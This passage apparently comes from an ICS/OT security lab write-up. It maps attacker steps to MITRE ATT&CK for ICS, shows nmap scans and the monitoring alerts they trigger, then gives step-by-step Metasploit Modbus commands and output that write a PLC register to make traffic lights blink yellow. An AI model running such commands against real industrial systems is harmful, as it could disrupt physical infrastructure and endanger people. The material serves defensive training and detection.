
If Attack techniques follows MITRE- ATT&CK for ICS framework, this can be technique call “Network Sniffing” under Discovery tactic.

Performing port scanning example using next commands in Kali Linux
- nmap –sV 172.16.192.0/24
- nmap –sV 172.16.192.30

In this case port scanning causes an alarm on the OT network monitoring tool (see picture below).



ID	SCORE	TYPE	DESCRIPTION	DATE DETECTED	CATEGORY
Story Id 10 (score 100):	Port Scan (3 alerts)	(Total 3/3)			
107	100		TCP Port Scan: Asset 172.16.192.200 sent probe packets to 172.16.192.10 IP address on different ports.	01/11/2021 12:38	
108	100		TCP Port Scan: Asset 172.16.192.200 sent probe packets to 172.16.192.101 IP address on different ports.	01/11/2021 12:38	
109	100		TCP Port Scan: Asset 172.16.192.200 sent probe packets to 172.16.192.30 IP address on different ports.	01/11/2021 12:38	



RESULTS (1)

ID	SCORE	TYPE	DESCRIPTION	DATE DETECTED
Story Id 6 (score 100):	New Asset (3 alerts)	Port Scan (3 alerts)	(Total 5/5)	
106	100		New asset detected : A new endpoint was detected in risky, OT operations permitted zone: "172.16.0.0/12", performing unclassified operation communication: 44a56e48e5fa	01/11/2021 12:38
107	100		TCP Port Scan: Asset 172.16.192.200 sent probe packets to 172.16.192.10 IP address on different ports.	01/11/2021 12:38
108	100		TCP Port Scan: Asset 172.16.192.200 sent probe packets to 172.16.192.101 IP address on different ports.	01/11/2021 12:38
109	100		TCP Port Scan: Asset 172.16.192.200 sent probe packets to 172.16.192.30 IP address on different ports.	01/11/2021 12:38
99	100		New asset detected : A new endpoint was detected in risky, OT operations permitted zone: "172.16.0.0/12", performing remote connection operation communication: 00e0966612e8	01/11/2021 12:33

Picture 12: OT Network Monitoring tool alerts after port scanning

Action 5: Attacker exploit PLC

After learning activities in own testing environment attacker reach understanding how certain OT environment working and how to modify OT operation. In this case attacker want to put all traffic lights blinking yellow.


The same attack can be done using rodbus client software (https://stepfunc.io/blog/rodbus/). The Rodbus client allows attacker to listen to modbus traffic, list parameters and do straight control commands to HMI.

If Attack techniques follows MITRE- ATT&CK for ICS framework, this can be technique call “Loss of Control” under Impact tactic.

In this case attacker use Kali Linux / metasploit framework with next commands:

```
use/auxiliary/scanner/scada/modbusclient
set action WRITE_REGISTERS
set rhosts 172.16.192.30
set data_registers 1
set data_address 3
exploit
msf6 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 172.16.192.30
[*] 172.16.192.30:502 - Sending WRITE REGISTERS...
[+] 172.16.192.30:502 - Values 1 successfully written from
registry address 3
[*] Auxiliary module execution completed
```

Attacker write new values to data register in PLC and all traffic lights start blink yellow light. Using other register and address values can modify traffic lights operations as attacker want.



```
mn@kali:~$ msfconsole

     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v6.0.21-dev                          ]
+ -- --=[ 2084 exploits - 1126 auxiliary - 354 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > use auxiliary/scanner/scada/modbusclient
msf6 auxiliary(scanner/scada/modbusclient) >
msf6 auxiliary(scanner/scada/modbusclient) >
msf6 auxiliary(scanner/scada/modbusclient) > set rhosts 172.16.192.30
rhosts ⇒ 172.16.192.30
```

```
Module options (auxiliary/scanner/scada/modbusclient):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DATA                            no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
   DATA_ADDRESS   1                yes       Modbus data address
   DATA_COILS                      no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
   DATA_REGISTERS                  no        Words to write to each register separated with a comma (WRITE_REGISTERS
mode only) e.g. 1,2,3,4
   NUMBER         1                no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, REA
D_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
   RHOSTS         172.16.192.30    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'fi
le:<path>'
   RPORT          502              yes       The target port (TCP)
   UNIT_NUMBER    1                no        Modbus unit number
```

```
msf6 auxiliary(scanner/scada/modbusclient) > set data_registers 1
data_registers ⇒ 1
msf6 auxiliary(scanner/scada/modbusclient) > set data_address 3
data_address ⇒ 3
```

```
msf6 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 172.16.192.30

[*] 172.16.192.30:502 - Sending WRITE REGISTERS...
[+] 172.16.192.30:502 - Values 1 successfully written from registry address 3
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > █
```

Picture 13: Commands in Kali Linux complete PLC exploit